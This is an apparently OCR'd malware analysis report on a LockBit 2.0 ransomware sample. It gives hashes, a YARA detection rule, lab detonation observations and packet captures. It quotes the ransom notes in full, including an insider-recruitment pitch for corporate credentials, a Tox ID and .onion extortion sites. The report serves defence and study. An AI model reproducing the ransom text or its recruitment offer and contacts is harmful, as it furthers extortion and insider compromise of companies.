
JUNE 2023



ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID:
3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion

LOCKBIT 2.0 RANSOMWARE

Malware Analysis Report

Theodoros Vergos “cde”

Table of Contents

Executive Report


Malware Family	LOCKBIT 2.0 Ransomware
MD5	96de05212b30ec85d4cf03386c1b84af
SHA1	dbe5243c6ea5cc4cfb3edf042bd94a59cf9a0e64
SHA256	00260c390ffab5734208a7199df0e4229a76261c3f5b7264c4515acb8eb9c2f8
Architecture	x86

The malware sample was identified to be of the LOCKBIT 2.0 Ransomware strain. This is an extremely destructive malware that rapidly encrypts user files, bar executables and system files. The typical usage of this malware is as a final payload after the threat actors have exfiltrated user files via usage of applications, specifically legitimate cloud storage services. Then they attempt to contact the victim in order to extort them and demand ransom for not publishing and deleting any extracted files. If their demands are not fulfilled, they leak the files on their deep web blog.

The malware is confirmed to have the capability to delete shadow copies, making the recovery of files that were not backed up impossible.

During the analysis no workaround was detected in order to stall or block the malware execution.

At the moment that this report is being written, the malware is being detected by 62/70 vendors according to Virustotal.com.



62 / 70

62 security vendors and 5 sandboxes flagged this file as malicious

00260c390ffab5734208a7199df0e4229a76261c3f5b7264c4515...

LockBit_0.exe

Size 862.50 KB

Last Analysis Date 1 minute ago

The author has written a YARA rule to aid in the detection of the malware. This YARA rule can be found in the next section of this document.

Yara Rule

```
rule cde_lockbit2_detection_rule {

    meta:
        last_updated = "2023-06-26"
        author = "cde"
       description = "This is a Yara rule for detecting LockBit 2.0 ransomware."

    strings:
        // Fill out identifying strings and other criteria
        $PE_byte = "MZ"
        $string1 = "\\Registry\\Machine\\Software\\Classes\\.lockbit" wide
        $string2 = "LockBit_Ransomware.hta" wide
        $string3 = "C:\\Windows\\system32\\mshta.exe" wide
        $string4 = "3E5FC7F9-9A51-4367-9063-A120244FBEC7" wide
                                                                     $string5              =
"3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7"
wide
        $hex_string1 = {0C 08 04 04 52 95 C7 C7 65 46 23 23 5E 9D C3 C3}
        $hex_string2 = {09 89 89 80 1A 0D 0D 17}
        $hex_string3 = {03 3B C9 01 2A 62 2E 00 DB 25 23 FF A9 C3 26 00 5E 7C
C1 01 9C 2B DF 00 5F 48 85 FE 78 CE BF 00}
        $hex_string4 = {00 E7 5B ED FF BF AA CC FF 98 07 DE 00 6D C0 31 00 C1
A6 92 FF E8 13 B5 FF 69 8E 34 FF 67 10 1B 01 FD C8 A5 00}
        $hex_string5 = {B2 CD 7F B2 75 9F EA 75 09 1B 12 09 83 9E 1D 83 2C 74
58 2C 1A 2E 34 1A 1B 2D 36 1B 6E B2 DC 6E 5A EE B4 5A A0 FB 5B A0 52 F6 A4 52
3B 4D 76 3B D6 61 B7 D6 B3 CE 7D B3}

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_byte at 0 and
          ($string1 and $string2 and $string3 and $string4 and $string5 and
$hex_string1   and   $hex_string2   and   $hex_string3   and   $hex_string4   and
$hex_string5)
}
```


High Level Technical Summary

The malware was tested and analyzed under the following scenarios:

1. Execution with user privileges and no Internet access
2. Execution with user privileges and simulated Internet access with inetsim
3. Execution with administrative privileges and no Internet access
4. Execution with administrative privileges and simulated Internet access with inetsim

The malware was successfully executed under given scenarios with no notable differences in the outcome. For this reason, the reader may treat all scenarios as one.

Following the initial malware detonation, the system performs multiple ARP scans for network discovery. The reasons for those actions could not be determined due to the limited and restrictive nature of the lab environment.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time                       Source               Destination   Protocol Length Source Port Destination Port Info
  91 2023-06-26 15:08:53.831378 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.61? Tell 172.16.0.4
  92 2023-06-26 15:08:53.831495 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.62? Tell 172.16.0.4
  93 2023-06-26 15:08:53.831673 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.63? Tell 172.16.0.4
  94 2023-06-26 15:08:53.831784 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.64? Tell 172.16.0.4
  95 2023-06-26 15:08:53.831841 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.65? Tell 172.16.0.4
  96 2023-06-26 15:08:53.831907 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.66? Tell 172.16.0.4
  97 2023-06-26 15:08:53.832037 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.67? Tell 172.16.0.4
  98 2023-06-26 15:08:53.832247 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.68? Tell 172.16.0.4
  99 2023-06-26 15:08:53.832369 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.69? Tell 172.16.0.4
 100 2023-06-26 15:08:53.832572 172.16.0.4           172.16.0.255  BROWSER  216 138         138              Get Backup List Request
 101 2023-06-26 15:08:53.832577 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.70? Tell 172.16.0.4
 102 2023-06-26 15:08:53.832618 172.16.0.4           172.16.0.255  NBNS      92 137         137              Name query NB WORKGROUP<1b>
 103 2023-06-26 15:08:53.832655 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.71? Tell 172.16.0.4
 104 2023-06-26 15:08:53.832758 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.72? Tell 172.16.0.4
 105 2023-06-26 15:08:53.832828 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.73? Tell 172.16.0.4
 106 2023-06-26 15:08:53.832892 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.74? Tell 172.16.0.4
 107 2023-06-26 15:08:53.832954 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.75? Tell 172.16.0.4
 108 2023-06-26 15:08:53.833054 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.76? Tell 172.16.0.4
 109 2023-06-26 15:08:53.833109 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.77? Tell 172.16.0.4
 110 2023-06-26 15:08:53.833167 PcsCompu_7a:2d:78    Broadcast     ARP       42                               Who has 172.16.0.78? Tell 172.16.0.4
```

```
> Frame 96: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{74BF0E1
> Ethernet II, Src: PcsCompu_7a:2d:78 (08:00:27:7a:2d:78), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_7a:2d:78 (08:00:27:7a:2d:78)
    Sender IP address: 172.16.0.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.16.0.66
```

```
0000  ff ff ff ff ff ff 08 00  27 7a 2d 78 08 06 00 01   ········'z-x····
0010  08 00 06 04 00 01 08 00  27 7a 2d 78 ac 10 00 04   ········'z-x····
0020  00 00 00 00 00 00 ac 10  00 42                     ·········B
```

wireshark_EthernetDS5661.pcapng
Packets: 3484 · Displayed: 3484 (100.0%) · Dropped: 0 (0.0%)
Profile: Default

A few moments later an external media device is detected by the system and encryption of the user files begins.


AutoPlay

Local Disk (Z:)


Select to choose what happens with removable drives.

Build 19041.vb_release.191206-140

Local Disk (Z:)


82.2 MB free of 529 MB

The malware does not create any new users, but still is able to complete the execution sequence without the need for administrative rights.



```
PS C:\Users\cde> gwmi win32_UserAccount | Select Name, FullName, Caption, Domain, SID | ft -AutoSize

Name               FullName Caption                            Domain          SID
----               -------- -------                            ------          ---
Administrator               DESKTOP-DEH1E4T\Administrator      DESKTOP-DEH1E4T S-1-5-21-2860406012-28484
cde                         DESKTOP-DEH1E4T\cde                DESKTOP-DEH1E4T S-1-5-21-2860406012-28484
DefaultAccount              DESKTOP-DEH1E4T\DefaultAccount     DESKTOP-DEH1E4T S-1-5-21-2860406012-28484
Guest                       DESKTOP-DEH1E4T\Guest              DESKTOP-DEH1E4T S-1-5-21-2860406012-28484
WDAGUtilityAccount          DESKTOP-DEH1E4T\WDAGUtilityAccount DESKTOP-DEH1E4T S-1-5-21-2860406012-28484
```

Following the malware execution and encryption some of the system files are not accessible to the user as seen below.




Name	Date modified	Type	Size
$Recycle.Bin	2023-06-06 18:05	File folder	
Documents and Settings	2023-06-01 03:46	File folder	
PerfLogs	2019-12-07 09:14	File folder	
Program F		folder	
Program F		folder	
ProgramD		folder	
Python39		folder	
Recovery		folder	
System Vo		folder	
Tools		folder	
Users		folder	
Windows	2023-06-06 18:51	File folder	
DumpStack.log.tmp	2023-06-20 15:18	TMP File	8 KB
pagefile.sys	2023-06-20 15:18	System file	1,966,080 KB
swapfile.sys	2023-06-20 15:18	System file	262,144 KB

Location is not available

C:\Documents and Settings is not accessible.

Access is denied.




Name	Date modified	Type	Size
$RECYCLE.BIN	2023-06-26 20:37	File folder	
Recovery	2023-06-01 03:46	File folder	
System Volume Information	2023-06-01 03:46	File folder	

Location is not available


Z:\Recovery is not accessible.

Access is denied.

Then, the user wallpaper changes, all the encrypted files have the ".lockbit" suffix appended to them and on every folder that a file was encrypted a txt with the same instructions is generated.



```
LockBit 2.0 Ransomware

Your data are stolen and encrypted
The data will be published on TOR website http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion and https://bigblog.at if you do not pay the ransom
You can contact us and decrypt one file for free on these TOR sites
http://lockbitsup4yezcd5enk5unncx3zcy7kw6wllyqmiyhvanjj352jayid.onion
http://lockbitsap2oaghcun3syvbqt6n5nzt7fqosc6jdlmsfleu3ka4k2did.onion
OR
https://decoding.at

Decryption ID: 172375D30BE340B46BB6B3B4D8C1D1D3
```




LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
https://tox.chat/download.html
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID:
3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion

Finally, a new file appears on the desktop (LockBit_Ransomware.hta), is executed by mshta.exe and the following persistent screen appears. This screen greets the user every time the system is restarted.



LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

Any attempts to restore your files with the thrid-party software will be fatal for your files!
To recovery your data and not to allow data leakage, it is possible only through purchase of a private key from us

There is only one way to get your files back:

Through a standard browser

Brave (supports Tor links) FireFox Chrome Edge Opera


- Open link - https://decoding.at/

Through a Tor Browser - recommended

- Download Tor Browser - https://www.torproject.org/ and install it.
- Open one of links in Tor browser and follow instructions on these pages:
  http://lockbitsap2oaghcun3syvbqt6n5nzt7fqosc6jdlmsfleu3ka4k2did.onion/
  or mirror
  http://lockbitsup4yezcd5enk5unncx3zcy7kw6wllyqmiyhvanjj352jayid.onion/
  These links work only in the Tor browser!
- Follow the instructions on this page

ATTENTION!

